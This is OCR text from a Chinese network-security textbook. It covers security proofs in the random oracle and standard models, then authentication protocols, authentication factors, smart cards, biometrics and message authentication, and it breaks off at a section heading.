


图 6.10 公钥加密方案各种安全性概念之间的关系

6.6.2 随机预言模型下的安全性证明

随机预言机具有以下 3 种性质：确定性、有效性和均匀输出，在真实的环境中不存在随机预言机。而真实环境中的哈希函数仅仅以某种精度仿真随机预言机的行为，期望它们之间的差异是一个可以忽略的量。

哈希函数仿真随机预言机的行为在公钥密码系统中扮演着重要的角色。从本质上说，对一个消息求哈希值就是以一个确定的可验证的方式为该消息增加一定的冗余量。

为了证明密码体制的安全性，Bellare 和 Rogaway 提出了随机预言(Random Oracle，RO)模型。在此模型中，哈希函数被理想化为随机预言机，而具有决定性、高效性、均匀输出的特性。密码协议在 RO 模型中设计、分析，并以用实际的哈希函数替代随机预言机的方式进行实例化。需要强调的是，证明是在随机预言模型中进行的，因此"用哈希函数替代随机预言机可保持密码体制的安全性"本质上是一种猜测。Bellare 和 Rogaway 认为，虽然这种证明方法并不是完全的，但在很大程度上是有效的。

采用密码攻击游戏证明密码体制安全性的思想是：假定存在一个概率多项式时间攻击者 A 可以攻破目标密码体制，则可以设计一个模拟算法 M，将 A 攻破目标密码体制的能力变换为 M 解决难解问题的能力，这种变换就是归约。由于已知的难解问题是公认的 PPT (Probabilistic Polynomial-time)时间内不可解的，因此得出假设的前提是错误的，即：不存在有效地对目标密码体制的攻击者 A，也就是说目标密体制是安全的。

在随机预言机模型下证明密码体制安全性的方法可用图 6.11 来说明。在真实攻击游

戏协议中，攻击者 A 可以获得对加密、解密及随机预言机的访问。而在仿真的情形下，模拟算法 M 仿真了所有的预言机服务，且真实环境和仿真环境是多项式不可区分的。正因为 A 无法区分真实环境和仿真环境，它才能充分发挥它的攻击能力。




图 6.11　RO 模型下加密方案的安全性证明

以图 6.11 (b)为例，假定 M 得到一个难解问题 $y=f(x)$，其中 f 是一个单向或单向陷门函数，A 具有攻破基于上述难解问题设计的目标密码体制的能力，M 试图利用 A 构造一个算法，求解 $x=f(y)$。若目标密码体制的安全确实可以归约到 $f(x)$求逆的问题，则理论上就可以构造一个仿真算法 M，能解决 $f(x)$求逆的问题。反之，则无法证明目标密码体制是安全的。


Bellare 和 Rogaway 利用这种思想，分别给出 RO 模型下签名体制、加密体制的几个设计范例。其中，通过对 IND-CPA 安全的密码体制增加对密文的校验机制以达到 IND-CCA 安全性的思想被广泛接受，并且被用于设计新的能达到 IND-CCA 安全性的密码体制。

6.6.3　标准模型下的安全性证明

RO 模型下的安全性证明有一定的理论和实用价值，但也存在一些争议。如 Canetti、Goldreich、Halevi 等就对 ROM 安全性证明持相当否定的态度，但对于 RO 模型下的安全性的具体意见却不一致。Canetti 认为这是一个糟糕的抽象概念，导致了归约到困难问题的丧失。而 Goldreich 则认为它是不完全的：在随机预言机实例中可能无法排除因为某些缺陷造成的不安全性。Halevi 评价则是：这个方案的暂时成功完全是因为运气。但又说，“今天的标准应该在具有 ROM 证明的方案之中，而不是在那些不具有这些证明的方案之中(至少应该在 RO 模型中证明)”。他们指出，在 RO 模型证明的安全并不意味着在现实世界也是安全的。因此，在标准模型下设计和分析密码协议仍然是十分重要的。标准模型下安全性证明的过程如图 6.12 所示。

在标准模型下的安全性证明与 RO 模型下的安全性证明思想是一致的，不同的是，标准模型下不再把哈希函数理想化成随机预言机。在标准模型下设计密码体制时，仍可使用哈希函数，但仅仅利用了其单向性，以获取输入值的数字指纹或使输出映射到某个定长的空间。

以图 6.12 以例，设目标密码体制是基于 DDH(Decisional Diffie-Hellman)难解问题的。假定攻击者 A 具有攻破目标密码体制的能力，M 得到一个 DDH 问题(g_1, g_2, u_1, u_2)，M 试图利用 A 构造一个算法，回答(g_1, g_2, u_1, u_2)是否是一个 DH 四元组的问题。M 巧妙地利用四元组(g_1, g_2, u_1, u_2)仿真一个目标密码体制，这个仿真的密码体制与真实的密码体制是概率多项式时间不可区分的，因此 A 不可能觉察到任何不同，因而也能够充分发挥 A 的攻击能力。M 将 A 对目标密码体制的攻击变换到对 DDH 问题的求解，若 A 能攻破目标密码体制，则 M 可以解决 DDH 问题。由于 DDH 问题是一个公认的难解问题，因此只要证明的过程没有错误，就可以认为假设的前提——“存在攻破目标密码体制的攻击者 A”——不成立，从而证明了目标密码体制的安全性。



(a) 真实的情形　　(b) 仿真的情形

图 6.12　标准模型下加密方案的安全性证明

6.7 小　　结

本章给出了安全协议的基本定义、目的、分类，并通过图表的形式生动的给出安全协议的模型与方法、研究层次与设计原则，最后给出安全协议的可证明理论的形式化证明方法。

6.8 习　　题

1. 说明安全协议的定义。
2. 说明安全协议的设计原则。
3. 说明公钥加密方案各种安全性概念之间的关系。
4. 说明安全协议的主要目标。

第7章　基本安全协议

信息网络上主要有3大方面需要保护：起点、传输过程及终点。最新的安全措施(加密技术、基于信用卡的网上支付协议、PGE、PINs等)却都集中指向最不可能发生诈骗的环节，即信息传输。

——网络名言

7.1　认证协议

基本安全协议是构造复杂安全协议的基石，是网络安全的一个重要组成部分。限于篇幅，本章主要重点介绍认证协议、密钥交换协议以及认证及密钥交换协议。其中，认证协议可分为基于CA(Certificate Authority，证书授权中心)的认证和非基于CA的认证；认证及密钥交换协议可分为基于口令和基于身份两个分支。最后，作为这些基本内容的应用，结合数学算法，给出5种不同环境的应用实例。

7.1.1　认证：通信前的首要问题

安全认证的概念可以细分为如下3个方面：数据源认证、实体认证及认证的密钥建立。

认证的目的有3个：一是消息(完整性)认证，即验证信息在传送或存储过程中是否被篡改；二是身份认证，即验证消息的收发者是否持有正确的身份认证符，如口令或密钥等；三是消息的序号和操作时间(时间性)等的认证，其目的是防止消息重放或延迟等攻击。认证技术是防止不法分子对信息系统进行主动攻击的一种重要技术。加密和认证同是信息系统安全的两个重要方面，但它们不能相互替代。认证不能自动地提供加密功能，而加密也不能自然地提供认证功能。

认证技术一般可以分为3个层次：安全管理协议、认证体制和密码体制。安全管理协议的主要任务是在安全体制的支持下，建立、强化和实施整个网络系统的安全策略；认证体制在安全管理协议的控制和密码体制的支持下，完成各种认证功能；密码体制是认证技术的基础，它为认证体制提供数学方法支持。

一个安全的认证体制至少应该满足以下要求：

(1) 接收者能够检验和证实消息的合法性、真实性和完整性。

(2) 消息的发送者对所发的消息不能抵赖，有时也要求消息的接收者不能否认收到的消息。

(3) 除了合法的消息发送者外,其他人不能伪造发送消息。

认证体制中通常存在一个可信中心或可信第三方(如认证机构 CA),用于仲裁、颁发证书或管理某些机密信息。通过数字证书实现公钥的分配和身份的认证。

数字证书是标志通信各方身份的数据,是一种安全分发公钥的方式。CA 负责密钥的发放、注销及验证,所以 CA 也称密钥管理中心。CA 为每个申请公开密钥的用户发放一个证书,证明该用户拥有证书中列出的公钥。CA 的数字签名保证不能伪造和篡改该证书,因此,数字证书既能分配公钥,又实现了身份认证。

安全认证的概念可以细分为如下 3 个方面:数据源认证、实体认证及认证的密钥建立。

(1) 数据源认证:数据源认证包含从某个声称的源(发送者)到接收者的消息传输过程,该接收者在接收时验证消息以确认消息发送者的身份、原消息的完整性以及消息传输的活现性。

(2) 实体认证:实体认证是一个通信过程,通过这个过程某个实体和另外一个实体建立一种真实通信,并且第二主体所声称的身份应和第一主体所寻求的通信方一致。

(3) 认证的密钥建立:认证的密钥建立是认证协议和密钥建立协议的结合,用于确认协议参与实体身份,并在实体之间建立共享秘密以保证上层的安全通信。

依照不同的分类标准,认证协议可以分为不同的类型。根据认证实体的不同地位,可将协议分为以下几类。

(1) 客户-服务器类型:认证的参与者具有不对等的地位,其中一个认证实体(客户)向另一个认证实体(服务器)请求某种服务。两个认证实体可以通过非密码方法预先共享某些秘密。

(2) 客户-客户类型:认证实体具有对等的地位,希望通过认证建立某种联系。

(3) 成员-俱乐部类型:成员向俱乐部证明其身份的有效性,俱乐部只需要考虑成员证件的有效性,而不必知道成员的进一步信息。

1. 身份认证技术

1) 身份认证的基本概念

身份认证(Identification)是用户向系统出示自己身份证明的过程,又是系统查核用户身份证明的过程。这两个过程是判明和确认通信双方真实身份的两个重要环节,人们常把这两项工作统称为身份认证或身份鉴别。

进一步理解,认证、授权与访问控制 3 个概念相结合构成身份的概念。认证是指验证用户或设备所声称身份是否有效的过程;授权是赋予用户、用户组特定系统访问权限的过程;访问控制指把来自系统资源的信息流限制到网络中被授权的人或系统。授权和访问大多数情况下都是在成功的认证之后进行。

可见身份认证机制是安全系统中的基础设施,是最基本的安全服务,它是外界进入安全系统的第一道屏障,其他的安全服务都依赖于它。如果身份认证出了问题,其他的安全服务也将功亏一溃。

2) 认证技术分类

如表 7.1 所示,从不同的角度,可以对常用的身份认证技术进行分类。

表 7.1 几种流行的认证方式

认证技术	使用要素	认证方式	举例
基于口令字的验证	What you know?	口令	用户名/密码、动态口令
基于物理设备的认证	What you are?	物理设备	IC 卡、加密狗等
基于生物特征的识别	Who you are?	人体生物特征	指纹、虹膜、声纹等
基于加密技术的认证	What you know?	密码学技术	共享密钥、数字签名
多因素认证	多种结合	多因素结合	双因子认证如 USB Key
PKI 认证	公钥技术	PKI 技术	数字签名、数字信封等
生物技术与智能卡相结合	多种结合	双因子	指纹与智能卡相结合
基于地址的认证	Where you are?	地址认证协议	IP 认证、端口认证

(1) 基于秘密知识的认证、基于物品的认证、基于生物特征的认证和基于地址的认证：这种划分也是从用户使用认证系统的方式角度来说的。基于秘密知识的认证基于"你知道什么"(What you know)。这里的用户名/口令认证应该理解为一切基于各种密码算法的软件认证方式，基于某种物品的认证方法基于"你拥有什么"(What you have)，第三种基于生物特征的认证方法基于"你是什么"(Who you are)，第四种基于地址的认证方法基于你的 IP 地址和端口(Where you are)。

(2) 静态认证与动态认证：这种划分基于认证过程中被验证的一方的认证信息是否动态变化，是从认证方法的设计角度来说的。认证信息根据被认证者某些具有唯一性的信息生成的，它可以是你唯一知道的或唯一拥有的(例如所拥有的物品或者生物特征)等。在每一次的身份认证过程中被认证者向认证者提供的认证信息是静态的，不变化的。

(3) 静态口令认证与动态口令认证：这种划分是基于用户在使用认证系统时每次输入的口令是否动态变化，是从用户使用认证系统的角度来说的。

(4) 单因子认证、双因子认证和多因子认证：认证因子是指所有可用于身份认证的要素的集合。常用的认证因子比如 PIN 码、密码、响应记号(挑战/应答记号，challenge-response tokens)、智能卡、生物学特征等。

(5) 其他划分方法：从认证所采用的密码算法角度，可以分为基于对称密钥算法的认证方式、基于公开密钥算法的认证方式和基于 Hash 算法的认证方式。实用的安全身份认证系统往往是多种密码算法的混合系统；还可以从是否需要可信第三方的角度划分。另外，按照对象的不同来认证的方法总结如图 7.1 所示。

3) 身份认证实例

(1) 智能卡身份认证。

智能卡(Smart Card)是 IC 卡的一种。它是一种内含了集成电路芯片的塑料卡片，本身有一定的存储能力和计算能力，可以以适当的方式进行读写。目前在通信、金融、医疗等各个方面，智能卡都有比较广泛的应用。在金融领域中，用智能卡代替现有的磁卡，既提高了安全性，又能在一张智能卡上追加各种业务，可以作为现金卡、信用卡、证券卡等。在通信领域，智能卡主要应用于移动电话和公用电话。目前，在 GSM 手机中已大量使用了 SIM (Subscriber Identify Module)卡，用以标识单个用户。下面对智能卡的基本原理和其在认证方面的应用作简单介绍。智能卡中封装了微处理器芯片(CPU)，这样 EEPROM 的数据接口在任何情况下都不会与 IC 卡的对外数据线相连接，智能卡就具备了数据安全性保护措

施，而 CPU 芯片在具有数据判断能力的同时，也具备了数据分析处理能力，因此智能卡可以区别合法和非法读写设备，还可以对数据进行加密和解密处理。目前，DES 算法、RSA 算法等都能被智能卡支持。Gemplu 公司的 GPK 卡、Schlumberger 公司的 CryptoFlex 都是集成高性能算法的典型智能卡。




图 7.1　按照对象的不同的认证分类方法

(2) 生物特征识别技术。

生物特征识别技术(Biometric Identification Technology)是利用人类自身的生理行为特征进行身份识别的一种技术。生物特征具有稳定性、唯一性、方便性、不易遗忘等特点，一般可用于身份识别的特征有指纹、面相、虹膜、掌纹、声音、视网膜和 DNA 等人体的生理特征，以及签名的动作、行走的步态、敲击键盘的力度等行为特征。

不同的生物识别认证的原理大致相同，一般的结构如图 7.2 所示。模板数据库中存放了被认证方的特征数据。用户登录时，由传感器对用户的特征进行采集、量化，通过特征提取模块提取用户的特征码，再与模板数据库中存放的掌纹数据以某种算法进行比较，如果相符，则认证通过。




图 7.2　生物特征认证结构

目前许多高科技公司正在试图用生物特征识别来取代人们手中的信用卡或密码，并且在机场、银行等场所进行了应用。生物特征识别的优点：不易遗忘，不易丢失；防伪性能好，不易伪造；使用方便，“随身携带”，随时随地都可以使用。制约因素：技术不成熟，在模式匹配时，如何判断提取的数据与保存的用户数据相匹配是一大难题；数据采集时，需要专

门的硬件，造价比较贵；数据录入比较麻烦；某些身份特征仍然可以伪造，存在重放攻击；生物特征稳定性，如人的表情，不同角度进行提取时，可能会不同；由于算法的复杂度问题，造成匹配的速度比较慢，会限制其应用。

2. 消息认证技术

消息认证是指通过对消息或消息相关信息进行加密或签名变换进行的认证，目的是为防止传输和存储的消息被有意或无意地篡改，包括消息内容认证（即消息完整性认证）、消息的源和宿认证（即身份认证）及消息的序号和操作时间认证等。

消息认证所用的摘要算法与一般的对称或非对称加密算法不同，它并不用于防止信息被窃取，而是用于证明原文的完整性和准确性。也就是说，消息认证主要用于防止信息被篡改，如表 7.2 所示。

表 7.2 几种识别方式的比较

生物特征	普遍性	独特性	稳定性	可采集性	性能	接受程度	防欺骗性
人脸	高	低	中	高	低	高	低
指纹	中	高	高	中	高	中	高
手形	中	中	中	高	高	高	高
虹膜	高	高	高	中	高	低	高
掌纹	高	高	中	低	高	低	高
签名	低	低	低	高	低	高	低
声音	中	低	低	中	低	高	低

1）消息内容认证

消息内容认证常用的方法是：消息发送者在消息中加入一个鉴别码（消息认证码 MAC、篡改检测码 MDC 等）并经加密后发送给接收者（有时只需加密鉴别码即可）。接收者利用约定的算法对解密后的消息进行鉴别运算，将得到的鉴别码与收到的鉴别码进行比较，若二者相等，则接收，否则拒绝接收。

2）源和宿的认证

